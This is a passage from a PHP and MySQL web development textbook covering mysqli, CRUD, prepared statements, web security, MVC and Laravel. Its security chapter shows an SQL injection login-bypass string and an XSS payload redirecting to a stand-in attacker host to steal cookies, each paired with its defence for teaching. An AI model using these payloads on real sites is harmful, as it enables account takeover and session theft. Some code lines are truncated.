PHP connects to a MySQL database through the `mysqli` extension (*MySQL Improved*), which supports connecting to MySQL, running queries, *prepared statements* and transactions, and can be used in two styles: procedural or object-oriented.

In the procedural style, `mysqli_connect()` creates the connection and returns `false` if it fails — a simple, straightforward version, suited to beginners:

```
1 <?php
2 $conexao = mysqli_connect("localhost", "utilizador", "password", "contraponto");
3
4 if (!$conexao) {
5     die("Liga  o falhou: " . mysqli_connect_error());
6 }
```

In the object-oriented style, `new mysqli()` creates a connection object, and errors are exposed in that object's `connect_error` property. It is the more modern style, and the one most used in practice:

```

1 <?php
2 $conexao = new mysqli("localhost", "utilizador", "password", "contraponto");
3
4 if ($conexao->connect_error) {
5     die("Ligação falhou: " . $conexao->connect_error);
6 }

```

8.5. Creating Databases and Tables

Creating the database and creating the tables are two separate steps: first the “container” is created (the database), only then the internal structures (the tables). Like any other SQL statement, both can be done from PHP, through the `query()` method, which sends the SQL command to MySQL and returns success or failure:

```

1 <?php
2 $conexao->query("CREATE DATABASE IF NOT EXISTS contraponto");
3 $conexao->select_db("contraponto");
4
5 $conexao->query("
6     CREATE TABLE IF NOT EXISTS artigos (
7         id INT AUTO_INCREMENT PRIMARY KEY,
8         titulo VARCHAR(150) NOT NULL,
9         autor VARCHAR(100) NOT NULL,
10        categoria VARCHAR(50) NOT NULL,
11        resumo TEXT,
12        data_publicacao DATETIME DEFAULT CURRENT_TIMESTAMP
13    )
14 ");

```

It is worth understanding the meaning of each part of this table definition:

- **PRIMARY KEY (PK)**: unambiguously identifies each record in the table; no well-designed relational table should exist without one;
- **AUTO_INCREMENT**: makes this field’s value increase automatically by one for each new record inserted, without the programmer having to calculate it;
- **NOT NULL**: forces this field to always have a value, preventing it from being left empty;
- **DEFAULT CURRENT_TIMESTAMP**: if no explicit value is given for this field when inserting a record, MySQL automatically fills in the current date and time.

In practice, creating the database and tables from PHP is an initial, rare step in a real application: the database structure of an application already in production is typically created and altered once, through dedicated administration tools, not on every *script* execution.

8.6. Fundamental Operations: CRUD in SQL

The four fundamental operations on persistent data, **CRUD** (*Create, Read, Update, Delete*), correspond directly to four SQL commands.

Insert a new record (*Create*), with **INSERT**:

```

1 <?php
2 $conexao->query(
3     "INSERT INTO artigos (titulo, autor, categoria)
4     VALUES ('Roteiro cultural de outubro', 'Marco Antunes', 'Cultura')"
5 );

```

Read existing data (*Read*), with **SELECT**. The result's `num_rows` property indicates how many rows were returned, and the `fetch_assoc()` method returns each row as an associative array, as seen in Section 3.8.3:

```

1 <?php
2 $resultado = $conexao->query("SELECT * FROM artigos");
3 echo $resultado->num_rows . " artigos encontrados";
4
5 while ($linha = $resultado->fetch_assoc()) {
6     echo $linha["titulo"] . " - " . $linha["autor"] . "<br>";
7 }

```

This last construct, a **while** looping over the results row by row, is also the usual way to dynamically generate an HTML table from data returned by the database, turning each article into a `<tr>` row on the page — exactly what the `$artigos` array, seen in Section 3.8.3, did in memory.

Update (*Update*) and **delete** (*Delete*) existing records, with **UPDATE** and **DELETE**:

```

1 <?php
2 $conexao->query("UPDATE artigos SET categoria = 'Tecnologia' WHERE id = 3");
3 $conexao->query("DELETE FROM artigos WHERE id = 3");

```

Both **UPDATE** and **DELETE** **always require a WHERE clause**; forgetting it is one of the most serious and most common mistakes one can make with a database, because, without a condition filtering the affected records, the statement applies to **every** row in the table.

8.7. Prepared Statements

All the examples above, with fixed values written directly in the code, are useful for understanding the basic flow, but are not suitable for a real application. Building an SQL statement by directly concatenating values coming from the user, such as those from `$_POST`, has several problems: it mixes data with code, it is vulnerable to an SQL injection attack (a topic covered in depth in Section 9.1), it is more prone to syntax errors, and it is hard to maintain.

The correct alternative is to use *prepared statements*, which separate the fixed SQL statement from the values, which are only inserted afterwards. They work in two phases: the server prepares the statement, with question marks (?) in place of the values, and only then does PHP send the data, separately and safely. The advantages are protection against SQL injection, better performance when the same statement is executed multiple times, and cleaner code:

```

1 <?php
2 $stmt = $conexao->prepare(
3     "INSERT INTO artigos (titulo, autor, categoria) VALUES (?, ?, ?)"
4 );
5 $stmt->bind_param("sss", $titulo, $autor, $categoria); // "sss" = three string parameter
6
7 $titulo = $_POST["titulo"];
8 $autor = $_POST["autor"];
9 $categoria = $_POST["categoria"];
10 $stmt->execute();

```

`bind_param()` needs to know the type of each associated value, indicated by a letter:

- **s:** *string*;
- **i:** *integer*;
- **d:** *double* (numbers with decimal places);
- **b:** *blob* (binary data, such as images or files).

To query data with *prepared statements*, the pattern is similar, ending with `get_result()` to obtain the returned rows:

```

1 <?php
2 $stmt = $conexao->prepare("SELECT titulo, autor FROM artigos WHERE id = ?");
3 $stmt->bind_param("i", $id); // "i" = one integer parameter
4 $id = $_GET["id"];
5 $stmt->execute();
6
7 $resultado = $stmt->get_result();
8 while ($linha = $resultado->fetch_assoc()) {
9     echo $linha["titulo"] . " - " . $linha["autor"] . "<br>";
10 }

```

Note that this last example is exactly what `artigos.php?id=5`, the article detail page mentioned in Section 7.4.4, was missing: the `id` arriving through `$_GET` now identifies a real article, read directly from the `artigos` table.

The same principle applies to `UPDATE` and `DELETE`: using *prepared statements* makes them safe, because the values are never interpreted as part of the SQL command itself, which prevents both SQL injection and accidental changes.

8.8. Errors and Best Practices

Working with databases inevitably means dealing with errors. The most common fall into three categories:

- **Connection errors:** incorrect credentials, the MySQL server being down, or the specified database not existing;
- **SQL errors:** invalid syntax, wrong table or column names, missing quotes or commas in the statement;
- **PHP execution errors:** using undefined variables, or calling `fetch_assoc()` on an empty result.

During development, it is essential to enable the display of all PHP errors and warnings — something that should never remain active in a production environment, for security reasons:

```

1 <?php
2 error_reporting(E_ALL);
3 ini_set("display_errors", 1);

```

`mysqli` always explains what went wrong, as long as the right information is read: `connect_error` shows problems with the connection itself, and `error` shows problems coming from MySQL regarding a specific query. Some general good practices, to always keep in mind when working with databases in PHP:

- Use *prepared statements* whenever there is data coming from the user;
- Validate and sanitise inputs before using them;
- Clearly separate PHP, SQL and HTML code;
- Show errors during development, but hide them in production;
- Always test with real data and also with deliberately malicious data.

8.9. A Complete CRUD Application

Putting together everything seen in this chapter, the natural next step for the Contraponto site is to give Rita, the editor, a way to manage articles without having to touch the database directly: a small article management application, on top of the `artigos` table created in Section 8.5, distinct from the public pages already sketched in previous chapters, and which is typically spread across several PHP files, each responsible for one operation:

- `config.php`: establishes the database connection, and is included, with `require`, at the start of every other file, avoiding repeating the connection code in each one;
- `index.php`: lists all existing articles (*Read*), and links to all the other operations;
- `add.php` and `insert.php`: `add.php` presents an HTML form, with fields for the title, author and category, which sends its data by `POST` to `insert.php`, which, with a *prepared statement*, inserts the new article (*Create*) and redirects back to `index.php`;
- `edit.php` and `update.php`: `edit.php` presents a form pre-filled with the data of an existing article, and `update.php` saves the changes (*Update*), for example after Rita corrects an error or changes an article's category;
- `delete.php`: removes an existing article (*Delete*).

One detail deserves special attention in `index.php`: each link to edit or delete an article carries that article's `id` in the URL itself, for example `edit.php?id=7`, just as already happened in `artigos.php?id=5` on the reader's side, seen in Section 7.4.4, so the following page knows exactly which record it refers to. This `id`, coming from a simple `GET`, with no sensitive data or side effects until it is actually processed, does not require a *prepared statement* here in the listing; but in `edit.php`, when reading that same `id` from `GET` to include it again in the form, it has to be placed in a `hidden` field of the form, so that, when submitted by `POST` to `update.php`, the `id` of the article to change travels along with the rest of the data.

The complete flow of the application can be summarised as follows: Rita navigates between simple, independent pages starting from `index.php`; each operation, `add`, `edit` or `delete`, communicates with the database through `insert.php`, `update.php` or directly in `delete.php`; and, once the change is saved, the application always redirects back to `index.php`, closing the cycle. In a real application, this management area would, of course, be protected by

authentication, through sessions as seen in Section 7.9.2, so that only Rita, and not any reader, could use it.

This small project brings together, in practice, almost everything seen so far in the course: HTML and forms on the client side, superglobals to receive submitted data, *prepared statements* to save and read them securely, and an application organised into several simple pages, each with a single responsibility — the pattern underlying most dynamic web applications, and the one the rest of this course continues to build on.

8.10. Challenge

With the connection to MySQL, the tables and the *prepared statements*, Contraponto finally stops depending on simulated data, as already announced in the previous chapter's challenge. Starting from the starter file in Section 7.10, the challenge is:

1. Create the `contraponto` database and the `artigos` table, with the structure defined in Section 8.5;
2. Loop, with a `foreach`, over the `$artigos` catalogue used in memory since Section 3.9, inserting each of the five articles into the table, through a *prepared statement*;
3. Rewrite the `index.php` listing to stop looping over the in-memory array, and instead query the `artigos` table directly, with a *prepared statement* that filters by the category chosen in `$_GET["categoria"]`, just as it already did with the array in the previous challenge.

The starter file, with the database connection already set up, is available in Section C.6.

References

- Bytebase. 2026. ‘Drizzle ORM Vs Prisma: Which TypeScript ORM Should You Use in 2026?’ 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. ‘45 SOAP to REST Conversion Statistics Every Enterprise Should Know’. 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. n.d. ‘Cloud Firestore Data Model’. <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. ‘The State of PHP 2025’. 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. n.d. ‘Adobe XD End of Life: Status, Timeline & Alternatives’. <https://mapsoft.com/adobe-xd-end-of-life/>.
- ‘Native CSS Nesting: Sass Syntax with No Build Step (and One Big Trap)’. 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. ‘OWASP Top 10:2025’. 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. ‘Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown’. 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. ‘MVC: Xerox PARC 1978-79’. 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- ‘State of JavaScript 2025: Front-End Frameworks’. 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- ‘Top CSS Frameworks in 2025: What Devs Actually Use’. 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.

9.

Web Application Security

9.1. Vulnerabilities in Custom Code

The most widely used reference for classifying web application vulnerabilities is the **OWASP Top 10**, a list of the most critical security risks, maintained by the *Open Worldwide Application Security Project* and periodically updated based on the analysis of tens of thousands of real vulnerabilities (OWASP Foundation 2026). Three of these vulnerabilities are particularly relevant to a PHP application like the ones developed in this course:

9.1.1. SQL Injection

SQL Injection occurs when data supplied by the user is inserted directly into an SQL statement, allowing an attacker to change the meaning of that statement. Consider a login form implemented insecurely, through direct concatenation:

```
1 <?php
2 $utilizador = $_POST["utilizador"];
3 $password = $_POST["password"];
4
5 $sql = "SELECT * FROM utilizadores WHERE utilizador = '$utilizador' "
6       . "AND password = '$password'";
7 $resultado = $conexao->query($sql);
```

If an attacker enters, in the `utilizador` field, the text `' OR '1'='1' --`, the SQL statement actually executed becomes:

```
1 SELECT * FROM utilizadores
2 WHERE utilizador = '' OR '1'='1' -- ' AND password = '...'
```

Since `'1'='1'` is always true, and `--` turns the rest of the line into an SQL comment, ignoring the password check, this query returns the first user in the table, allowing the attacker to log in without knowing any valid password. It is avoided by always using *prepared statements*, as seen in Section 8.7, which treat the content of `$_POST` always as a value, never as part of the SQL command, regardless of what that value contains.

9.1.2. XSS (Cross-Site Scripting)

XSS occurs when data supplied by a user is displayed to other users without being properly handled, allowing an attacker to inject JavaScript code that runs in the *browser* of whoever views that page. Consider a comment box that displays the submitted text directly:

```
1 <?php
2 echo "<p>" . $_POST["comentario"] . "</p>";
```

If an attacker submits, as a comment, the text `<script>document.location='http://atacante.com/roubo'` that JavaScript code becomes part of the page like any other, and is automatically executed in the *browser* of any other user who visits that page, potentially, for example, sending their session *cookies* to a server controlled by the attacker. It is avoided by always escaping user-generated content before displaying it in HTML, with the `htmlspecialchars()` function, which converts special HTML characters, such as `<` and `>`, into their harmless equivalents:

```
1 <?php
2 echo "<p>" . htmlspecialchars($_POST["comentario"]) . "</p>";
```

This way, the attacker's text is shown literally on the page, as visible text, and is not interpreted as code.

9.1.3. CSRF (Cross-Site Request Forgery)

CSRF occurs when an attacker tricks the *browser* of an already-authenticated user into sending, without the user noticing, a request to an application where they have an active session, exploiting the fact that the *browser* automatically sends session *cookies* on any request to that domain, as seen in Section 7.9.1. Imagine a banking application with a transfer implemented as a simple GET request:

```
GET /transferir?destino=1234&valor=500
```

If a user, authenticated with that bank, visits, in another *browser* tab, a malicious page containing ``, the *browser* tries to load that “image”, automatically sending the request to the bank, along with the user's valid session *cookie*, without the user having clicked anything. It is avoided in two complementary ways: never implement operations that change data as a simple GET, as already recommended in Section 7.4.3, and include, in every sensitive form, a unique, unpredictable token, generated by the server and verified before processing the request, which a malicious page, hosted on another domain, has no way of knowing or reproducing.

In all these cases, the underlying principle is the same: never trust data coming from the client, whether from a form, a URL parameter or a *cookie*, without first validating and handling it properly.

9.2. Vulnerabilities in Third-Party Dependencies

The attack surface of a website is not limited to the code written directly by its programmer. Much of today's Web is built on content management systems, such as **WordPress**, extended through third-party *plugins*, often developed by small teams or even a single independent programmer. According to Patchstack's 2025 security report, 91% of the vulnerabilities found in the WordPress ecosystem that year were located in *plugins*, not in the **WordPress** core, and more than half of the recorded infections resulted from outdated *plugins* (Patchstack 2025).

This reality led the most recent update of the OWASP Top 10 to introduce a category dedicated to failures in the software supply chain (*Software Supply Chain Failures*), recognising that an application's security also depends on the security of every library, *framework* and extension it relies on, not just the code written by the team itself (OWASP Foundation 2026). This is why, in practice, hosting providers sometimes suspend access to a website until its vulnerable dependencies are updated: the vulnerability may not be in a single line of code written by the site's owner, but the risk it represents is just as real.

9.3. Best Practices

A few simple practices significantly reduce the security risk of a web application:

- **Regular updates:** keep the underlying *software* (PHP itself, the web server, the database management system) and all third-party dependencies and extensions updated to the latest version, since many vulnerabilities are only exploited after they become publicly known;
- **Principle of least privilege:** every component of an application, and every database user, should have only the permissions strictly necessary for its function, never full access for convenience;
- **Data validation and sanitisation:** always treat any data coming from outside the application with suspicion, validating its format and sanitising its content before using it, whether in a database query or on a page shown to another user.

References

- Bytebase. 2026. 'Drizzle ORM Vs Prisma: Which TypeScript ORM Should You Use in 2026?' 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. '45 SOAP to REST Conversion Statistics Every Enterprise Should Know'. 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. n.d. 'Cloud Firestore Data Model'. <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. 'The State of PHP 2025'. 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. n.d. 'Adobe XD End of Life: Status, Timeline & Alternatives'. <https://mapsoft.com/adobe-xd-end-of-life/>.
- 'Native CSS Nesting: Sass Syntax with No Build Step (and One Big Trap)'. 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. 'OWASP Top 10:2025'. 2026. <https://owasp.org/Top10/2025/>.

References

- Patchstack. 2025. ‘Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown’. 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. ‘MVC: Xerox PARC 1978-79’. 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- ‘State of JavaScript 2025: Front-End Frameworks’. 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- ‘Top CSS Frameworks in 2025: What Devs Actually Use’. 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.



10.1. Why Separate Responsibilities?

The mini CRUD application built in Section 8.9, with files such as `index.php`, `add.php` or `edit.php`, illustrates a very concrete problem well: in each of these files, the database query, the validation of received data and the HTML shown to the user are all mixed together in the same place. In a small application, with a single table, this is manageable. As an application grows, with more entities, more business rules and more pages, this coding style becomes increasingly hard to maintain: a simple change to a page's visual appearance requires editing the same file that contains the data access logic, and an error in an SQL query can, without it being obvious why, also break the page's presentation. This is exactly the problem the MVC pattern, presented in Section 2.1.2, solves, by separating the application into Model, View and Controller.

10.2. Rebuilding the CRUD with MVC

Applying MVC to Contraponto's small article-management application, built in Section 8.9, means reorganising the code, keeping the same behaviour, but splitting it into files with well-defined responsibilities:

- **Model** (`Artigo.php`): concentrates all the database access logic related to articles, with functions such as `listarArtigos()`, `criarArtigo($titulo, $autor, $categoria)`, `atualizarArtigo($id, $titulo, $autor, $categoria)` and `apagarArtigo($id)`. None of these functions produce HTML; they only return data.
- **View** (`views/lista.php`, `views/formulario.php`): concentrate only HTML, with small snippets of PHP to display the data provided to them, with no direct access to the database.
- **Controller** (`ArtigoController.php`): receives Rita's request, decides which *Model* function to call depending on the requested action — listing, creating, editing or deleting — and chooses the appropriate *View* to display the result.

```

1 <?php
2 // ArtigoController.php (excerpt)
3 require "Artigo.php";
4
5 function acaoListar() {
6     $artigos = listarArtigos();
7     require "views/lista.php"; // the View uses $artigos
8 }
9
10 function acaoCriar() {
11     if ($_SERVER["REQUEST_METHOD"] === "POST") {
12         criarArtigo($_POST["titulo"], $_POST["autor"], $_POST["categoria"]);
13         header("Location: index.php");
14         exit;
15     }
16     require "views/formulario.php";
17 }

```

The final behaviour, for whoever uses the application, is the same as before. What changed was entirely internal: whoever changes the visual appearance only touches the *Views*, whoever changes the business rules only touches the *Model*, and the *Controller* connects the two parts without depending on the internal details of either.

10.3. Business Rules in the Model

The *Model* is not limited to running SQL queries: it is also the natural place for the application's business rules, the logic that determines whether an operation is valid, regardless of how the data arrived there. Consider validating the category before creating a new article, using `in_array()`, already seen in Section 3.8.1:

```

1 <?php
2 // Artigo.php (excerpt)
3 function criarArtigo($titulo, $autor, $categoria) {
4     $categorias_validas = ["Cultura", "Tecnologia", "Música"];
5     if (!in_array($categoria, $categorias_validas)) {
6         return ["sucesso" => false, "erro" => "Categoria inválida"];
7     }
8
9     global $conexao;
10    $stmt = $conexao->prepare("INSERT INTO artigos (titulo, autor, categoria) VALUES (?,
11    $stmt->bind_param("sss", $titulo, $autor, $categoria);
12    $stmt->execute();
13
14    return ["sucesso" => true];
15 }

```

This validation belongs in the *Model*, not in the *Controller* or the *View*, because it is a rule about the data itself — “an article must belong to one of the magazine’s categories” — that applies whenever an article is created, regardless of whether the request came from a web

form, a future API, or a batch import script. Placing this check in the *Controller*, by contrast, would require repeating it in every new entry point that came to create articles.

10.4. The Front Controller

The original mini application had one PHP file per action: `index.php`, `add.php`, `edit.php`, `delete.php`. A common alternative, especially as the number of actions grows, is the *front controller* pattern: instead of several entry points, there is a single file, usually also called `index.php`, which receives every request and decides, based on a parameter, which *Controller* action to run:

```

1 <?php
2 // index.php as a front controller
3 require "ArtigoController.php";
4
5 $acao = $_GET["acao"] ?? "listar";
6
7 switch ($acao) {
8     case "criar":
9         acaoCriar();
10        break;
11    case "editar":
12        acaoEditar();
13        break;
14    default:
15        acaoListar();
16 }
```


This pattern centralises decisions that would otherwise have to be repeated in every file, such as checking whether the user has an active session before allowing any action. It is also the mechanism most web development *frameworks*, the topic of the next chapter, use behind their routing system.

References

- Bytebase. 2026. ‘Drizzle ORM Vs Prisma: Which TypeScript ORM Should You Use in 2026?’ 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. ‘45 SOAP to REST Conversion Statistics Every Enterprise Should Know’. 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. n.d. ‘Cloud Firestore Data Model’. <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. ‘The State of PHP 2025’. 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. n.d. ‘Adobe XD End of Life: Status, Timeline & Alternatives’. <https://mapsoft.com/adobe-xd-end-of-life/>.
- ‘Native CSS Nesting: Sass Syntax with No Build Step (and One Big Trap)’. 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. ‘OWASP Top 10:2025’. 2026. <https://owasp.org/Top10/2025/>.

References

- Patchstack. 2025. ‘Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown’. 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. ‘MVC: Xerox PARC 1978-79’. 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- ‘State of JavaScript 2025: Front-End Frameworks’. 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- ‘Top CSS Frameworks in 2025: What Devs Actually Use’. 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.



11.1. What a Framework Automates

Throughout this course, the basic elements of a PHP application were built, file by file: the database connection, a front controller deciding which action to run, and the separation between *Model*, *View* and *Controller*, seen in the previous chapter. A web development *framework* such as **Laravel**, today the most used in the PHP ecosystem (JetBrains 2025), automates exactly this kind of repetitive work, offering parts that are already solved, and tested by a large community of users, which each programmer would otherwise have to build their own way in every new project:

- **Routing system:** instead of the manual `switch` built in Section 10.4, a *framework* allows routes to be declared directly, associating an address with a *Controller* function;
- **ORM (*Object-Relational Mapping*):** instead of writing SQL by hand with `mysqli`, as in Section 8.7, an ORM represents each table as a PHP class, and each row as an object, allowing interaction with the database through PHP code instead of direct SQL statements;
- **Template engine:** instead of mixing PHP and HTML directly in the *Views*, a template engine offers a cleaner syntax for generating dynamic HTML, with features such as *layout* inheritance, to avoid repeating the header and footer on every page;
- **Migrations:** files that describe, in code, the database structure, allowing that structure to be created, changed and shared between programmers without relying on `CREATE TABLE` statements written manually by each one.

11.2. Laravel

Laravel includes, among others, **Eloquent**, its native ORM, and **Blade**, its template engine. A query that, with `mysqli`, would require writing the SQL statement explicitly, is written, in Eloquent, as a method call on a class that represents the table:

```
1 // With mysqli (chapter 8)
2 $stmt = $conexao->prepare("SELECT * FROM artigos WHERE id = ?");
3 $stmt->bind_param("i", $id);
4 $stmt->execute();
```

```

5
6 // With Eloquent (Laravel)
7 $artigo = Artigo::find($id);

```

Laravel’s routing system directly replaces the manual `switch` in the front controller built in Section 10.4, associating an address with a function declaratively:

```

1 // routes/web.php
2 Route::get('/articles', [ArticleController::class, 'index']);
3 Route::post('/articles', [ArticleController::class, 'store']);
4 Route::get('/articles/{id}/edit', [ArticleController::class, 'edit']);

```

Migrations, in turn, replace the `CREATE TABLE` statements written by hand in Section 8.5, describing the table structure in PHP code, versionable and shareable across the whole team:

```

1 // database/migrations/create_articles_table.php
2 Schema::create('articles', function (Blueprint $table) {
3     $table->id(); // INT AUTO_INCREMENT PRIMARY KEY
4     $table->string('title');
5     $table->string('author');
6     $table->string('category');
7     $table->timestamps(); // automatic creation/update timestamps
8 });

```

Laravel also automatically generates much of the folder structure that was built manually throughout this course: an `app/Models` folder for the *Model* classes, a `resources/views` folder for the Blade *Views*, and a `routes` folder to declare the application’s routes. The initial learning curve of a *framework* such as Laravel is steeper than writing plain PHP, because it requires understanding its own conventions, but it pays off quickly as an application grows, preventing every team from reinventing, in its own way, the same mechanisms for database connections, authentication or page generation.

11.3. Other Frameworks

Laravel is not the only PHP *framework*: *Symfony*, more modular and used mainly in enterprise contexts, is the second most adopted (JetBrains 2025), and parts of it are, in fact, used internally by Laravel itself. Outside the PHP world, the same principle applies to other server-side languages, such as *Django* in Python or *Express* in JavaScript, referred to in Section 1.6.2: each one solves the same kind of problem — routing, data access, page generation — with conventions and tools of its own language.

References

- Bytebase. 2026. ‘Drizzle ORM Vs Prisma: Which TypeScript ORM Should You Use in 2026?’ 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. ‘45 SOAP to REST Conversion Statistics Every Enterprise Should Know’. 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.

References

- Google. n.d. ‘Cloud Firestore Data Model’. <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. ‘The State of PHP 2025’. 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. n.d. ‘Adobe XD End of Life: Status, Timeline & Alternatives’. <https://mapsoft.com/adobe-xd-end-of-life/>.
- ‘Native CSS Nesting: Sass Syntax with No Build Step (and One Big Trap)’. 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. ‘OWASP Top 10:2025’. 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. ‘Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown’. 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. ‘MVC: Xerox PARC 1978-79’. 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- ‘State of JavaScript 2025: Front-End Frameworks’. 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- ‘Top CSS Frameworks in 2025: What Devs Actually Use’. 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.

A. Development Environment Setup

A.1. Introduction

This appendix describes, step by step, the setup of the development environment presented in Section 3.1, both via virtual machine and via containers. For each of these two approaches, there are two possible scenarios:

- **The lecturer provides a ready-made environment:** a virtual machine already installed and configured, distributed as an `.ova` file, or a set of containers already defined, distributed as configuration files or as pre-built images. This is the most common scenario, and the only one most students need to follow.
- **The student builds the environment from scratch:** installing and configuring Apache, MySQL and PHP themselves, or writing their own `Dockerfile` and `docker-compose.yml`. This is useful for anyone who wants to use the same environment on a personal computer outside the context of class, or who simply wants to understand, in detail, what the provided environment is made of.

Neither of these descriptions replaces the concrete instructions that may be given in practical classes, which may specify different versions, network configurations or credentials from those used here as an example; the goal of this appendix is only to ensure that any student can, on their own, reach a working environment, with Apache, PHP and MySQL ready to use.

A.1.1. Virtual Machine or Containers?

There are two possible approaches for this environment, both already introduced in Section 2.2.3:

Virtual machine: this is the default approach followed in this course, already presented in Section 2.2.4: a VirtualBox virtual machine with Ubuntu, where the Apache server, MySQL and PHP are installed, either individually or through a pre-configured package, depending on each student's computer's operating system. All development, from editing the code to testing it in the *browser*, happens inside this virtual machine, which behaves, for practical purposes, like a small server of its own, isolated from the rest of the computer.

Containers (Docker): an alternative is to use **Docker** to run **Apache**, **PHP** and **MySQL** each in its own container, instead of installing them inside a full virtual machine. This is a lighter option, with a faster startup, especially suited to those who already have some experience with **Docker**, or to a computer with fewer resources available to run an entire virtual machine.

A.1.2. What You Should End Up With

Whatever approach is chosen, and whether the environment is provided by the lecturer or built from scratch, the end result is the same:

- A running **Apache** server, capable of interpreting **PHP** code;
- A running **MySQL** server, accessible from **PHP** code;
- A code editor, typically **Visual Studio Code**, with direct access to the project files;
- The ability to open a **.php** file in a *browser*, through an address such as `http://localhost`, and see the result of its execution.

The following sections describe how to reach this result, either through an image provided by the lecturer (see Section A.2 and Section A.3), or by building the environment from scratch (see Section A.4).

A.1.3. Students' Computer Operating Systems

Before downloading any *software*, it is important to know which of the following three variants matches each student's computer, since both **VirtualBox** and **Docker Desktop** provide different installers for each one:

- **Windows**;
- **macOS with an Intel processor** (older Macs, from before 2020/2021);
- **macOS with Apple Silicon** (Macs with an **M1**, **M2**, **M3** or **M4** processor, most models sold from 2020/2021 onward).

On a Mac, this information can be found in the **Apple** menu (the icon in the top-left corner of the screen), under *About This Mac*: if the **Chip** field shows **Apple M1**, **M2**, **M3** or **M4**, it is Apple Silicon; if it shows **Intel Processor**, it is an Intel Mac. Choosing the wrong installer is one of the most common mistakes at this stage, and typically results in an application that does not open, or that opens but fails to start any virtual machine or container.

A.1.4. phpMyAdmin

phpMyAdmin is a free **MySQL** administration tool accessed through the *browser*, itself written in **PHP**. Instead of writing **SQL** statements on the command line to view a table's contents, create a database, or check whether a row was correctly inserted, **phpMyAdmin** shows all of this in a visual interface, which makes it particularly useful while learning to work with databases. Neither the virtual machine nor the containers necessarily need to include it — **MySQL** works perfectly well without it — but, when available, it is often the fastest way to visually confirm that a **PHP** application is actually writing and reading the correct data. This appendix indicates, in each of the following four sections, how to access **phpMyAdmin** when it is provided by the lecturer, and how to install it when the environment is built from scratch.

A.2. Virtual Machine Provided by the Lecturer

A.2.1. Installing VirtualBox

